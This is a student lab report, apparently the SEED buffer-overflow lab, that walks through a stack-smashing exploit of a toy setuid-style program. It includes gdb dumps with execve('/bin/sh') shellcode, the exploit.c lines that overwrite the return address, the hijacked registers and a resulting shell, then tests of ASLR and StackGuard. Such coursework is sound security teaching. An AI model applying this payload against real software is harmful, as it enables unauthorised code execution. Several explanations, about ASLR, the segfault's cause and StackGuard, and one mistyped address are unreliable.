Lab 2


System Information: Ubuntu 16.0.4
64 bit , intel i5

All the programs will be executed and debugged using ‘gdc’: GNU debugger .

Task1 : Exploiting Vulnerability

Strategy:

At the exploit.c: The buffer values are placed in the following manner:



12 bytes of NOPs	Starting Address of Shell code In call stack Of stack.c	NOPs	Shell Code

<–-------------------- –---buffer[517]------------------------------->


- Initial 12 bytes will be NOPs : buffer[0]-buffer[11] = NOPs
- Address of Shell code in the call stack of stack is placed Buffer[12] -buffer[517] ie. the address is repeated 4 times
- The shell code is placed at the end of the buffer
- Rest are NOPs

The contents of this buffer is copied to ‘badfile’ and read into array ‘str’ of stack.c

Hence, ‘str’ in stack.c will be in the same format as shown above.
We are just copying the contents of buffer (in exploit.c) to str(in stack.c) through a file.

When the contents of ‘str’ are copied into ‘buffer’ in the function ‘bof’, the buffer overflow happens as str is 517 long and buffer is 12 long.

The 12 bytes of ‘buffer’ are filled with initial 12Bytes of NOPs in ‘str’. The address beyond ‘str’ I.e Base pointer and Return address is replaced by the shell code address in call stack of stack.c




buffer status in ‘bof ‘ replaced by contents of ‘str’

At this point the return address is pointing to the starting address of the shell code, and the execution jumps to shell code. Mission Accomplished!

Execution:

Step 1: Determine starting address of shell code in the call stack of stack.c
For this exploit.c is run without placing any shell code address. And then ./stack is executed.




```
0xffffd450:     0xffffd644      0x90ff0f76      0x90909090      0x90909090
0xffffd460:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd470:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd480:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd490:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd500:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd510:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd520:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd530:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd540:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd550:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd560:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd570:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd580:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd590:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd600:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd610:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd620:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd630:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd640:     0x90909090      0x6850c031      0x68732f2f      0x69622f68
0xffffd650:     0x50e3896e      0x99e18953      0x80cd0bb0      0x0c4cae00
0xffffd660:     0xffffd680      0x00000000      0x00000000      0xf7e1d637
```

Above is the screen shot of ‘str’ contents , highlighted is the address shell code. It is evident that the shell code starts from the address **0xffffd644.**


Step 2 : Make the base pointer and return address point address of shell code

This value is placed in exploit.c, compiled and run again stack .c is also compiled and run. Gdc used to check the contents of the stack.




```
0xffffd450:     0x00000008      0x90ff0f76      0x90909090      0x90909090
0xffffd460:     0x44909090      0x44ffffd6      0x44ffffd6      0x44ffffd6
0xffffd470:     0x90ffffd6      0x90909090      0x90909090      0x90909090
0xffffd480:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd490:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd500:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd510:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd520:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd530:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd540:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd550:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd560:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd570:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd580:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd590:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd600:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd610:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd620:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd630:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd640:     0x90909090      0x6850c031      0x68732f2f      0x69622f68
0xffffd650:     0x50e3896e      0x99e18953      0x80cd0bb0      0x0804b008
0xffffd660:     0xf7fb53dc      0xffffd680      0x00000000      0xf7e1d637
```

Above is the contents of ‘str’. Notice the address of shell code is placed after 12 bytes of NOPs.



```
eax            0x1      1
ecx            0xffffd660       -10656
edx            0xffffd62d       -10707
ebx            0x0      0
esp            0xffffd440       0xffffd440
ebp            0xffffd644       0xffffd644
esi            0xf7fb5000       -134524928
edi            0xf7fb5000       -134524928
eip            0xffffd644       0xffffd644
eflags         0x282    [ SF IF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
```

In the above screen shot it is evident that base pointer(ebp) and return address, I.e instruction pointer(eip) are replaced with the address of shell code.
Execution of shell code will be started. Shell will be launched



```
Starting program: /home/chaitra/Desktop/exploite/stack
process 8341 is executing new program: /bin/zsh5
# 
```

Hence the buffer overflow is exploited to launch the shell code in the above manner.


Task 2: Address Randomization

By switching on address randomization, the operating system will not allow writing to the memory beyond the specified size.

The above strategy fails , as segmentation error occurs when buffer overflow happens

Step1: Determine starting address of shellcode and specify it in exploit c.

Execute exploit.c without specifying shell code address and execute stack.c




```
0xffffd470:     0x90ffffd6      0x90909090      0x90909090      0x90909090
0xffffd480:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd490:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd4f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd500:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd510:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd520:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd530:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd540:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd550:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd560:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd570:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd580:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd590:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd600:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd610:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd620:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd630:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd640:     0x90909090      0x6850c031      0x68732f2f      0x69622f68
0xffffd650:     0x50e3896e      0x99e18953      0x80cd0bb0      0x0804b008
```

Above is the screen shot of ‘str’ contents. The starting address of shell code is **0xfffd6c4**


Step 2 : Execute exploit.c

After hard coding this address in exploit.c , the following error appears while executing exploit.c.



```
chaitra@chaitra-Lenovo-G580:~/Desktop/exploite$ ./exploit
Segmentation fault (core dumped)
chaitra@chaitra-Lenovo-G580:~/Desktop/exploite$
```

The segmentation fault occurs as we are trying to write the address of the shell code beyond 517 .




```
buffer[12]='\x44';
buffer[13]='\xd6';
buffer[14]='\xff';
buffer[15]='\xff';

buffer[16]='\x44';
buffer[17]='\xd6';
buffer[18]='\xff';
buffer[19]='\xff';

buffer[20]='\x44';
buffer[21]='\xd6';
buffer[22]='\xff';
buffer[23]='\xff';

buffer[24]='\x44';
buffer[25]='\xd6';
buffer[26]='\xff';
buffer[27]='\xff';
```

The same error dint occur when kernel.randomize_va_space was set 0

Task 3 : Stack Guard

After the executing exploit, the trying to executing stack will crash the process in the following manner



```
Starting program: /home/chaitra/Desktop/exploite/stack
*** stack smashing detected ***: /home/chaitra/Desktop/exploite/stack terminated

Program received signal SIGABRT, Aborted.
0xf7fd8dc9 in __kernel_vsyscall ()
(gdb) 
```

As the program is not compiled with stack guard, the boundary checking will not happen during compilation. As a result above, buffer overflow in ‘buffer’ of bof will cause the above problem.